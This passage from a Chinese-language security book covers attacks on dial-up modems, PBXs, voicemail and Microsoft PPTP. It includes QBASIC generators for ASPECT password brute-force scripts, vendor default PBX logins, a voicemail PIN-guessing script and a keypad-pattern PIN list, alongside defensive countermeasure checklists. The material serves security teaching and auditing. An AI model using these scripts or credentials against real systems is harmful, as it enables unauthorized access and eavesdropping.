为此，我们需要编制脚本，可以采用简单的ASCII工具。编程并不复杂，但需要一些简单的技巧，对编写的脚本要编译、执行，并能按字典方式要求重复地进行尝试。前面提到，一个普遍使用的调制解调器通信脚本工具是Procomm Plus及ASPECT脚本语言。Procomm Plus已用了许多年，从最早的DOS版本到最新的32位版本均有活力。而且，ASPECT语言的帮助及文档也相当优秀。

脚本编程的第一个目标是写出源代码文件，然后转为目标模块。一旦有了目标模块，就需要测试其可用性，比如测试10～20个密码，最后才使用较大的字典。因此，我们目标的第一步是创建一个ASPECT源代码文件。在我们的Procomm Plus老版本中，.ASP 文件为源代码文件，ASX 为目标代码。在新版本中，分别为.WAS 和.WSX 文件(源代码和目标代码)。不管是何种版本，目标是相同的：创建如我们前面所见过程的脚本，并持续这个过程至大型字典的始终。

创建脚本是相对低级的操作，在任何普通的编辑器上均可完成。困难在于往脚本中输入密码或其他字典的变量。Procomm Plus可以处理我们以外部文件作为密码变量(即字典列表)为脚本运行时使用。不过，我们的经验认为，预先将指令的密码列表作为脚本代码，会减少脚本执行时程序变量的数目，提高成功的可能性。

因为我们的步骤和目标是基于文本格式(ASCII)的，相对简单，QBASIC for DOS就可用于编辑源文件脚本。下面的代码清单就是前面所提到例子的QBASIC文件。此文件称为5551235.BAS(.BAS 是QBASIC的扩展名)。此程序创建完成我们前面提到的第1类"域"蛮力攻击的任务。随后是一个QBASIC程序的例子，它创建一个Procomm PLUS 32(.WAS)源文件的ASPECT脚本，并使用一个密码字典。完整脚本还假定用户会首先在称为5551235的Procomm Plus拨号目录中进行拨号尝试。这种拨号有所有连接的特性，并允许用户指定一个日志文件(log file)。日志文件功能是很重要的，特别是在蛮力攻击的方式下。

```
OPEN "5551235.was' FOR OUTPUT AS #2
OPEN  LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + 'Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc'
```

常用密码字典文件中会包含许多常用字：

```
apple
apple1
apple2
applepie
applepies
applepies1
applepies2
applicate
applicates
application
application1
applonia
applonia1
```

等等。

字典大小可以任意选择，能有创造性自然更好。如果知道目标组织的一些信息，比如姓和名，本地体育队等等，这些应加到字典中，目标是创建一个足够强健的字典，能最终揭示出目标系统中的有效密码。

下一步就是将5551235.WAS文件送进ASPECT脚本编译器，进行编译，然后执行此脚本。

注意 *因为此脚本是一个重复的猜测密码的过程，因此你必须在执行脚本之前打开记录日志功能。记录日志(logging)会将整个脚本会话写进文件中，可以回过头检查看是否成功。你也许会问，为什么不叫脚本在有成功时等待呢?——答案很简单。因为你并不知道在发现一个密码时你会看到什么，因此它不能编成脚本。但如果你知道成功进入之后的结果，你是可以加入ASPECT代码，WAITFOR成功的响应，并在条件满足时设置标志。而且，我们假定对连接没有预知的信息。如果你是安全顾问或是稽查员，且知道拨号的特征，情形自然是不同的。*

脚本处理中也有一些比较敏感的因素，比如两个字符之间缺一个所希望的空格，都可能使脚本停止执行。因此用10～20个密码反复地测试几次脚本是很重要的，这样能保证在大量的繁重的攻击尝试中能担当重任。

单一认证，有限制尝试

流行度:	*9*
容易度:	*6*
影响力:	*10*
风险率:	*8*

第2类“域”所花的攻击时间就相对多一些，因为在脚本中要增加一些内容。在代码清单9.3 中是第2类的例子。它与第1类例子有一些区别。在3次尝试后，出现“ATH0”，这是典型的Hayes Modem挂起字符。这意味着3次尝试之后连接挂起，当然也可以是4次，5次，6次或更多，这只是说明如何在X次(例子中为3次)尝试后挂机。这种解决方法参见代码清单9.4 。其核心意见是猜测密码3次，然后挂机，再重拨连接，如此反复。

代码清单9.3 第2类“域”例子

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 9600/ARQ/V32/LAPM

Enter Password:
Invalid Password.
```

```
Enter Password:
Invalid Password.

Enter Password:
Invalid Password.
ATH0
```

(请注意重要的特征——"ATH0"，这是典型的Hayes Modem挂起字符)。

代码清单9.4 QBASIC程序例子(称为5551235.BAS)

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

双认证，无尝试次数限制

流行度:	*9*
容易度:	*4*
影响力:	*10*
风险率:	*7*

第3类"域"和第1类"域"差别并不大，但有两件东西需要猜测(假设你不知道userid)，在理论上，它所花时间要比第1和第2类"域"多。需要提及的是，由于第3类

"域"和第4类"域"需要往目标系统中传送更多的输入(键击)，因此其敏感性更为精巧，也更容易犯错。但脚本创建与前面所讲的在概念上相似。代码清单9.5是一个目标例子，而代码清单9.6则是相应的ASPECT脚本的QBASIC程序。

代码清单9.5 第3类"域"目标例子

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
```

代码清单9.6 QBASIC程序例子(称为5551235.BAS)

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

双认证，有限尝试

流行度：	*9*
容易度：	*1*
影响力：	*10*
风险率：	*7*

第4类"域"比第3类"域"更困难，除了要猜两个东西之外(假设你不知道userid)，还需在进行预定尝试之后再重拨。理论上它花的时间是最多的。下面是相关的攻击结果。

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
(++
```

下面是ASPECT脚本的QBASIC程序例子。

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor + CHR$(34) + "Password:" + CHR$(34)
```

```
PRINT #2,  transmit + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc
```

9.1.5 最后的注释

上面是我们真实使用的例子。你要考虑的可能是脚本处理中对敏感性的关注会有所不同。这个过程会很琐碎，且错误很多，直到找出真正满足特殊环境下的可用的脚本。也有其他语言可完成此工作，但从简单和简洁性来看，我们仍坚持用基于ASCII的方法。再次提醒的是，此过程需在执行前打开登记文件。要让脚本成功工作很容易，但是几小时后一看没有任何记录，那可是头痛的事！

有些人会想如果是ISDN连接怎么办？的确，很多公司使用ISDN，且是其企业网络连接的一种较快的方式，虽然因特网上更快的渠道会取代ISDN连接，但仍有许多在使用。因此，你不仅要扫描模拟的POTS线路，也要扫描ISDN Modem(通常称之为TA，Terminal Adapter)。这里没有篇幅完整讨论ISDN的扫描了——也许在下一版中吧。

那么怎样来填补这些漏洞呢？下面我们就来讲讲拨号安全的对策。

拨号安全措施

我们在拨号安全措施的编排上做到尽可能地简易，也就是提供一个在计划本机构拨号的安全性时需解决的问题的编号检查清单。我们是按实现的难易程度确定优先级的，因此你能够最先看到低垂的水果，再逐渐实施越来越宽泛的倡议。精明的读者会注意到这个清单读着很像是个拨号安全策略。

1. 清点现有的拨号线。如何清点所有这些拨号线呢？重新阅读本章，留意反反复复使用的"轰炸拨打"一词。记下未经授权的拨号连接，并以不论何种可能的

方式除掉它们。

2. 把所有的拨号连接集中到某个中心调制解调器池上，再把这个中心池作为不受信任的连接脱离内部网络放置(比如DMZ)，并使用入侵检测和防火墙技术限制并监视受信任子网的连接。
3. 使得拨号上网线难以被发现，也就是不要把它们放在公司电话号码范围内，不要在自己域名的InterNIC注册信息中泄漏它们的电话号码。用密码保护记录在电话公司的账号信息。
4. 确保电信设备配线架在物理上是安全的——许多公司把网络线缆集中到公开暴露区域未经上锁的配线架中。
5. 定期监视拨号软件现有的日志。寻找失败的登录尝试、昨晚的活动以及不寻常的使用模式。使用呼叫者ID来存放所有外来的电话号码。
6. 对于服务于商业目的的电话线，禁止连接时显示的任何旗标信息，而代之以自己能够想出的最为高深莫测的登录提示。还可以考虑给出一个警告，威胁起诉未经授权的滥用。
7. 要求给所有远程访问使用双因子认证(two－factor authentication)系统。双因子认证要求用户产生两个凭证以获取某系统的访问权：一个是他们拥有的东西，一个是他们知道的东西。例子之一是可从Security Dynamics Technologies公司获得的Secure ID一次性密码令牌。我们知道这种方式使用方便，然而在后勤或财力上往往不现实。不过确实没有其他机制能够消除我们已讨论过的大多数问题了。本章的小结中给出了提供这种产品的另外一些公司。如果办不到，那就必须强制施行严格的密码复杂性策略。
8. 要求回拨(dial－back)认证。回拨的意思是远程访问系统配置成有呼叫时挂掉呼叫者，然后立即连接到一个预先确定的号码(预先假设这是最初的呼叫者所在的号码)。为达到更高的安全性，应给回拨能力使用另外一个调制解调器池，并禁止通往这些调制解调器的外来访问(使用调制解调器硬件或电话系统本身实现)。这也是不太现实的解决办法，特别是对于拥有数量巨大的移动用户的现代公司来说。
9. 确保公司求助前台清楚给出或重设远程访问凭证的敏感性。公司支持部门一位

干活卖力的新雇员说不定让前述的所有安全措施泡汤。

10. 把拨号连接的供应集中到自己的机构内有安全意识的某个部门，包括传真和语音邮件系统。
11. 就该中心部门的运作建立严格的策略，使得普通老式电话业务(plain old telephone service，简称POTS)线的供应需全体人员决议通过或得到CEO的批准。如果可行的话，只要使用POTS线的目的仅为外出的传真或访问BBS系统等，那就利用公司电话交换机限制这些POTS线上的拨入。说服主管部门支持施行这种策略，并进行相应的补偿购入(buy-in)。要是做不到，那就返回到第1步，向他们出示简单的轰炸拨打测试所能发掘的漏洞之多。
12. 返回第1步。措施雅致的策略固然必要，然而确信没有人绕过的惟一方法是定期地轰炸拨打。我们建议对于拥有10 000条或以上电话线的公司至少每6个月测试一次，当然测试得更频繁些不会有坏处。

看到了吧，戒掉不良的拨号嗜好就是以上12个步骤这么简单。当然，其中有些步骤很难实施，不过我们还是列了出来。我们从大公司多年的安全性复合评估经验中所得知的现状是，大多数公司的因特网防火墙防护得不错，但是不可避免地存在显眼的、不大费劲就能穿行的POTS拨号漏洞，能够直入它们的IT基础设施的中心。我们再次强调：在改善自己的网络的安全性上惟一最为重要的步骤也许是有计划地轰炸自己的调制解调器。

9.2 PBX攻击

和PBX相连的拨号仍然存在，事实上它是PBX最常用的管理方式。以前通过控制台直接与PBX相接，现在已演变成通过IP网络和客户接口访问的相当复杂的模式了。这种演变以及使用的方便性已使许多和PBX相连的老的拨号连接已逐渐被人遗忘了。不过，PBX厂商经常告诉客户，他们需要拨号访问来进行外部支持，而许多公司处理这个问题时，只是简陋地将调制解调器和PBX相连，而且一直保持。公司所做的仅仅是当有问题产生时给厂商打电话，如果厂商需要和PBX连接，IT支持人员就把和PBX

相连的调制解调器打开，厂商完成任务后，断开连接。由于许多公司都是让调制解调器一直开着，因此轰炸拨打时往往会出现许多很奇怪的屏幕。攻击PBX所采用的路由和前面谈到的攻击典型的拨号连接是一样的。

Octel语音网络登录

流行度：	*5*
容易度：	*5*
影响力：	*8*
风险率：	*6*

使用Octel PBX，系统管理员的密码必须是数字。这种系统的确很方便！缺省情况下，许多Octel系统中管理员的邮箱是9999。

```
XX-Feb-XX 05:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

          Welcom to the Octel voice/data network.

All network data and programs are the confidential and/or proprietary
property of Octel Communications Corpcration and/or others. Unautho-
rized use, copying,downloading, forwarding or reproduction in any form
by any person of any network data or program is prohibited.

Copyright (C) 1994-1998 Octel Communications Corporation. All Rights
Reserved.

Please Enter System Manager Password:
Number must be entered
Enter the password of either System Manager mailbox, then press
"Return."
```

Williams PBX

流行度：	*5*
容易度：	*5*
影响力：	*8*
风险率：	*6*

如果你使用的是Williams PBX系统，就会很像下面的例子。输入login，会跟着有请输入用户号的提示。这是典型的第一级用户，只需要4位数的访问码。显然，蛮力攻击4位数字码不需花费太长时间。

```
XX-Feb-XX 04:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

OVL111 IDLE     0
>
OVL111 IDLE     0
>
OVL111 IDLE     0
>
OVL111 IDLE     0
```

Meridian Links

流行度:	*5*
容易度:	*5*
影响力:	*8*
风险率:	*6*

初看Meridian系统很像一个UNIX系统，但最好不要买它。用户ID maint，加上密码maint，就可进入管理控制台，用户ID mluser和密码mluser也是一样。它们是两种不同类型的受限shell，和PBX打交道。而攻破这两种shell的方法遍地都是。

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

login:
login:
login:
login:
```

ROLM PhoneMail

流行度:	*5*
容易度:	*5*
影响力:	*8*
风险率:	*6*

如果你碰到的是如下模样的系统，那它很可能是一个老的ROLM PhoneMail系统。它甚至会显示出它的旗标。

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

PM Login>
Illegal Input.
```

下面是ROLM PhoneMail的缺省账号用户ID和密码：

```
LOGIN: sysadmin          PASSWORD: sysadmin
LOGIN: tech              PASSWORD: tech
LOGIN: poll              PASSWORD: tech
```

ATT Definity G/System 75

流行度：	*5*
容易度：	*5*
影响力：	*8*
风险率：	*6*

ATT Definity System 75是一个更老的PBX，其登录提示很像许多UNIX的登录提示。有时也会提供旗标信息。

```
ATT UNIX S75
Login:
Password:
```

下面是老的System 75上的缺省账号与密码列表。AT&T缺省地将大量账号和密码安装好以方便使用。这些账号和密码通常会被修改，有时是主动地明智地去修改，也有时是因为安全和稽核的压力才去修改的。但偶尔也会因为系统升级又恢复缺省系统账号的。因此初装的系统也许马上修改了密码，但升级系统又可能恢复了缺省密码。下面是每个Definity G软件包中所列出的System 75的缺省账号和密码。

```
Login: enquiry          Password: enquirypw
Login: init             Password: initpw
Login: browse           Password: looker
Login: maint            Password: rwmaint
Login: locate           Password: locatepw
Login: rcust            Password: rcustpw
Login: tech             Password: field
Login: cust             Password: custpw
Login: inads            Password: inads
Login: support          Password: supportpw
Login: bcms             Password: bcms
Login: bcms             Password: bcmpw
Login: bcnas            Password: bcnspw
Login: bcim             Password: bcimpw
Login: bciim            Password: bciimpw
Login: bcnas            Password: bcnspw
Login: craft            Password: craftpw
Login: blue             Password: bluepw
Login: field            Password: support
Login: kraft            Password: kraftpw
Login: nms              Password: nmspw
```

ACE/Server 保护的 PBX

流行度:	*5*
容易度:	*5*
影响力:	*8*
风险率:	*6*

如果碰到的是下面的系统，扫一眼即可走开，因为你往往不能破坏保护它的机制，它使用了需要用户令牌的挑战响应系统。

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Hello
Password :
  89324123 :

Hello
```

```
Password :
  65872901:
```

PBX攻击对策

和拨号攻击的对策一样，要尽量减少打开调制解调器的时间，采用多种形式的认证方式，比如可能的话采用双认证方式，并设定在几次尝试失败后锁闭。

VoiceMail蛮力攻击

流行度：	*2*
容易度：	*8*
影响力：	*9*
风险率：	*6*

攻击语音信箱(voicemail)系统的最早两个程序是20世纪90年代早期编写的：Voicemail Box Hacker 3.0和VrACK 0.51。我们过去试着用过这些工具，它们主要是对付比较老的、安全性较弱的系统。Voicemail Box Hacker程序只允许4位数字的密码，版本也没有可扩展性。VrACK程序则有一些令人感兴趣的特性，但它不好编制脚本，主要是对付老的x.86体系的机器，在新环境下往往不稳定。由于它们并不很流行，因此后面的支持也就没有了，也就没有了更新。Voicemail的攻击还是要用到ASPECT脚本语言。

和前面提到的用ASPECT脚本语言编写蛮力拨号攻击程序类似，Voicemail的攻击模式并无区别，不同点在于蛮力攻击的脚本设计方法和前提。主要是要一边运行脚本程序，同时还要监听成功的事件，而不是最后来查看攻击情况，因此这是一个参与性与手工性很强的攻击方式。但语音信箱用户所选用的密码往往是非常简单的。

不管是手工还是编制蛮力攻击脚本程序(不是用社交工程方法)，攻击语音信箱系统的要素是弄清楚访问语音信箱的主号码，目标邮箱的数字位数(3位、4位或5位)以及邮箱密码的最少或最多的数字长度，当然还有一些缺省的密码。如果不打开最少位数限定的安全设置，那的确是很愚蠢的，但我们的确见过。假设我们碰到的都有最少位数限定的安全设置，且目标公司语音信箱都有密码。我们可以开始编写一个脚本。

我们的目标是下面所示的很简洁的脚本。从代码清单9.7中可知，这是拨打语音

信箱系统的一个简单脚本，先是等待自动的问候语，比如“欢迎使用X公司的语音信箱系统，请输入信箱号…”，输入信箱号码，输入#号，然后输入密码，#号，再重复此过程。此例子对语音信箱5019测试6个密码。通过一些编程语言的精巧设计，很容易将此过程编成一个进行字典式选择的重复过程。通常需要对脚本进行修改矫正，以适应调制解调器特性。同一脚本可能在一个系统上工作很好，而在另一个系统上表现很差。因此，当脚本执行时认真地监听相应的结果，并认真注意这个过程是很重要的。只有测试原型完全满足要求了，才能使用很大的字典式数字测试。

代码清单9.7 用Procomm Plus ASPECT语言编写的一个简单的语音信箱攻击脚本

```
proc main
transmit "atdt*918005551212,,,,,5019#,111111#,,5019#,222222#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,333333#,,5019#,555555#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,666666#,,5019#,777777#,,"
transmit "^M"
WAITQUIET 37
HANGUP
endproc
```

相对比较有利的是语言信箱系统的密码是数字，从数字的角度看，它是有限的可穷举的，其多少取决于密码的长度。密码越长，理论上讲攻破所花的时间越长。不过，这个过程会远小于理论值，因为它是一个攻击者参与的过程，它运行时攻击者是在监听的。不过一个聪明的攻击者可能会录下整个会话过程再回放。不管怎么样，都要准备听各种不规则怪声，承受许多次失败。如果成功，其信息通常是“…你有X条新的留言…”，每个语音信箱系统都有不同的自动应答，如果不熟悉这种应答也是正常的，没必要打道回府，羞于再战，这本来就是一个失败的练习场。努力试验，往往会有成果。比如蛮力攻击从000000到999999，这个空间是很大的，花的时间会很长，如果数字位数再增加，就有指数级的增长。因此要用一些方法来减少测试时间。

怎么才能减少测试时间呢?一种方法就是用人们容易记住的数字。电话的键盘是一个很好的模式"孵化器",它是一个方型的设计,用户如果想用"Z"字型密码,它就会对应"1235789"。表9.1列出了我们观察到的电话键的常用模式。此表并不复杂,但很值得一试。要记住对一些显而易见的方式要先试,比如信箱号与密码相同,或是重复的数字如"111111"作为缺省密码等等。更容易暴露的是那些已建立但从不使用的信箱。当然这种信箱对于攻击者来说并无多大用处,但对于安全稽核员来讲,是有益的,必须督促人们实现更好的安全性。

Sequence Patterns	
123456	765432
234567	876543
345678	987654
456789	098765
567890	109876
678901	210987
789012	321098
890123	432109
901234	543210
012345	123456789
654321	987654321
Patterns	
147741	456654
258852	789987
369963	987654
963369	123369
159951	147789
123321	327753
Z 's	
1235789	9875321
Repeats	
335577	775533

表9.1 测试Voicemail的密码表

续表▶

115599	995511
U' s	
U	1478963
Inverted U	7412369
Right U	1236987
Left U	3214789
Angles	
Angles |_	14789
Angles_|	78963
Angles-|	12369
Angles|-	32147
O' s of differing origins	
147896321	963214789
478963214	632147896
789632147	321478963
896321478	214789632
X' s of differing origins	
159357	753159
357159	951357
159753	357951
+' s of differing origins, directions	
258456	654852
258654	654258
456258	852456
456852	852654
Z' s of differing origins	
1235789	9875321
3215978	1895123
Top	
Skip over across	172839
Skip over across 1	283917
Skip over across 2	391728

表 9.1 测试 Voicemail 的密码表

续表 ▶

▶ 续表

Reverse	
Skip over across	392817
Skip over across 1	281739
Skip over across 2	173928
Bottom	
Skip over across	718293
Skip over across 1	829371
Skip over across 2	937182
Reverse	
Skip over across	938271
Skip over across 1	827193
Skip over across 2	719382
Left to Right	
Skip over across	134679
Skip over across 1	467913
Skip over across 2	791346
Reverse	
Skip over across	316497
Skip over across 1	649731
Skip over across 2	973164

表9.1 测试Voicemail的密码表

一旦攻陷了目标，也不要改动任何东西。如果修改了密码，就会引起注意，除非该信箱主人不常用信箱或是外出休假了。语音信箱系统很少有像计算机系统要求每隔一定时间修改密码的。监听别人的信息是要入监狱的，我们不是教唆你去攻入语音信箱系统，只是指出理论上是如何攻击语音信箱的。

最后，如果有自动听取“不规则声音”的方法，蛮力攻击就方便了。理论上，一些数字信号处理(DSP)设备是可以捕获模拟声音的，如果语音程序经过适当的训练，分辨背景中的不规则声音，就不需要攻击者痛苦地坐听“怪声”了。

Voicemail蛮力攻击对策

语音信箱系统也要采用更安全的措施。比如，如果有人试图进行蛮力攻击，就应采取有限次数尝试然后锁闭的方法，这样在锁闭之前往往只有五、六次尝试机会。

9.3 虚拟专用网(VPN)攻击

由于电话网络的稳定性和无所不在，POTS连接将来仍有一段时间会伴随我们。然而技术界不断创新的前沿阵地早已揭示了作为将来的远程访问机制可能超越拨号上网的新技术，那就是虚拟专用网(Virtual Private Networking，简称VPN)。

VPN是个不纯粹是某个特定技术或协议的概念，不过它的大多数现实的实现涉及通过因特网“隧道(tunneling)”私用数据，并辅之以可选的数据加密。使用VPN的主要理由是节省成本和方便。通过利用与远程办公室、远程客户，甚至远程合作伙伴(所谓的外联网(extranet))之间通信的现有因特网连接，传统广域网连网基础设施(租用的电信专线和调制解调器池)的高成本和复杂性得以大幅度地降低。

VPN可以用各种方法来构造，从开放的SSH(Source Secure Shell)到诸如CheckPoint FWZ封装之类的专用技术。最广泛可以接受的两个VPN“标准”是IP Security(简称IPSec)草案标准和第2层隧道协议(Layer 2 Tunneling Protocol，简称L2TP)，其中L2TP超越了以前在点到点隧道协议(Point－to－Point Tunneling Protocol，简称PPTP)和第2层转发(Layer 2 Forwarding，简称L2F)上所做的努力。这些复杂技术的技术性概貌不在本书讨论的范围内。我们建议有兴趣的读者查阅位于http://www.ietf.org 的相关因特网草案(Internet Draft)，以了解它们的具体工作机理。

简单地说，隧道涉及在一个数据报中封装另一个经加密的数据报，而不管它是在IP数据报中封装IP数据报(IPSec采用)，还是在GRE (General Routing Encapsulation的简称)数据报中封装PPP数据报(PPTP采用)。图9.7展示了隧道的概念，处于实体A和实体B(它们既可以是单台主机，也可以是整个网络)之间某个基本VPN的环境中。B通

过网关2(即GW2,它可能是B上的一个软件衬垫)向A(目标地址为"A")发送分组。GW2把该分组封装到另外一个目的地为网关1(即GW1)的分组中。GW1剥掉图中黑色阴影的临时头部后,把初始的分组传递给A。初始的分组在穿越因特网的阶段(图中虚线所示处)可以有选择地被加密。




图9.7 在一种网络分组中封装另一种网络分组的隧道技术是虚拟专用网的基本前提

VPN技术在最近几年里蓬勃发展 并稳步进入了公用和私用网络体系。许多电信商为那些不想自己建网的客户提供了VPN服务。显然,在POTS退出远程通信的主要舞台后,VPN恰逢其时。而这种新的手段又成了黑客们垂涎的对象,因为轰炸拨打之类的"食物链"正逐渐干涸。那么VPN的安全命运如何呢?下面我们来看几个例子。

突破Microsoft PPTP

流行度:	*7*
容易度	*7*
影响力:	*8*
风险率:	*7*

目前已有一个很好的例子，即声名显赫的加密专家Bruce Schneier和LOpht Heavy Industries组织中杰出的黑客Peter Mudge于1998年6月1日对Microsoft公司的PPTP实现所做的加密分析(参见http://www counterpane .com/pptp.html)。由Aleph One为Phrack Magazine杂志编写的就这篇论文中某些研究结果的技术性指导可从http://www.phrack.com/search.phtml?view&article=p53-12上找到。Aleph One进一步揭示了关于PPTP不安全性的信息，包括欺骗PPTP服务器以获取认证凭证的概念。由Microsoft于1998年提供的跟踪最初那篇论文探讨修补PPTP漏洞的论文可从http://www.counterpane.com/pptpv2-paper.html上找到。

这篇论文尽管只适用于Microsoft的PPTP特定实现，却可从中就一般的VPN技术吸取广泛的教训。由于VPN是一种面向安全的技术，大多数人会认定自己选中的VPN技术在设计和实现上是严丝无缝的。Schneier和Mudge的论文对于这些人来说是惊醒梦中人的闹钟。下面我们从较高层次探讨他们的工作得出的某些结论，借以说明这个观点。

在阅读Schneier和Mudge的论文时，需要留意他们的假设和测试环境。他们研究的是PPTP客户机和服务器之间的交互，而不是服务器之间的网关结构。客户发起的连接假设发生在直接的因特网线路而不是拨号线路上。而且他们提出的某些攻击是基于能够自由地窃听PPTP会话的能力。尽管这些问题对他们得出的结论并没有太大的影响，却需要注意到有能力窃听这种通信的敌手早已有所争议地击溃了目标的不少安全防范。

Schneier和Mudge的论文的主要研究结果如下：

- Microsoft的安全认证协议MS-CHAP依赖于早先已被不太费劲地攻破了的传统加密函数(即可用LOphtcrack工具暴露并发掘其脆弱点的LanManager散列算法，参见第5章)。
- 用于加密网络数据的会话密钥的种子素材(seed material)是根据用户提供的密码生成的，从而潜在地把实际的密钥位长度降到了声明的40位或128位长度之下。
- 所选的会话加密算法(RSA公司的RC4对称算法)由于发送和接收双向会话密钥的重用而削弱，使得它易遭受常见的加密攻击之害。
- 协商和管理连接的控制通道(1723号TCP端口)完全未经认证，易遭受拒绝服

务(DoS)型攻击和欺诈攻击之害。

- 只加密数据有效负载(payload，也称净荷)，从而允许窃听者从控制通道分组中获取许多有用信息。
- 假设通过PPTP服务器连接到网络的客户机能够用作进入这些网络的后门。

▲ http://www.microsoft.com/NTServer/commserv/deployment/moreinfo/VPNSec_FAQ.asp

修补PPTP

这些结果是否意味着VPN的前途堪忧?绝对不是。它们是特定于Microsoft的PPTP实现的，何况Microsoft后来给Windows NT服务器和客户软件发布了补丁Service Pack 4(最初是post-SP3)。可参考Microsoft安全公告MS98-012以获知更多的补丁信息(http://www.microsoft.com/technet/security/bulletin/ms98-012.asp)。而且，在Windows 2000中PPTP有了进一步的提高，提供了基于IPSec的L2TP协议。Win 9x PPTP客户端可以升级到拨号网络版本1.3，以兼容增强了的服务端安全措施(参见http://www.microsoft.com/msdownload/ 以获取该补丁)。Microsoft也发表了关于PPTP和VPN安全性的详细的白皮书，可从http://www.microsoft.com/ISN/whitepapers/microsoft_virtual_pr_952.asp 上获得(从http://www.microsoft.com/ntserver/zipdocs/vpnsecur.exe 上下载)。

注意 *Schneier和Mudge发表了一篇后继文章赞扬了Microsoft已针对原先发现的大部分错误作了改进，但他们也注意到，MS PPTP仍依赖于用户提供的密码字来提供加密密钥的信息。*

